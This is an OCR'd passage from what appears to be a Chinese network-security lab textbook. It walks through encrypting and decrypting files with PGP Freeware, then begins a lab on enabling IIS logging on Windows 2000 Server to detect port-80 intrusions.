


图 9.169　用对方的公钥加密

(4) 生成加密后的文件(所选文件就是加密后的文件,原来是 TXT 文件),如图 9.170 所示。




图 9.170　生成加密后的文件

(5) 与对方交换加密后的文件。

任务五　打开对方给自己的加密文件

(1) 选中文件,用自己的私钥进行解密,提示输入自己私钥的密码,如图 9.171 所示。
(2) 输入正确的私钥密码后,会自动生成一个同名文件(所选中的文件),如图 9.172 所示。
(3) 打开明文文件,看到内容,实验成功。




图 9.171　用自己的私钥进行解密




图 9.172　生成一个同名文件

实验总结：

PGP Freeware 是一种很实用的非对称公钥加密软件，可以对各种类型的文件以及 E-mail 进行加密。

实验十二　配置 Windows 2000 Server 入侵监测

实验目的：提高 Windows 2000 的安全性。

实验步骤如下。

任务一　基于 80 端口入侵的检测

(1) 配置 IIS 自带的日志功能。首先执行“程序”→“管理工具”→“Internet 服务管理

器”命令，如图 9.173 所示。




图 9.173　配置 IIS 自带的日志

(2) 找到需要记录日志的站点，右击，在弹出的快捷菜单中选择“属性”选项如图 9.174 所示。

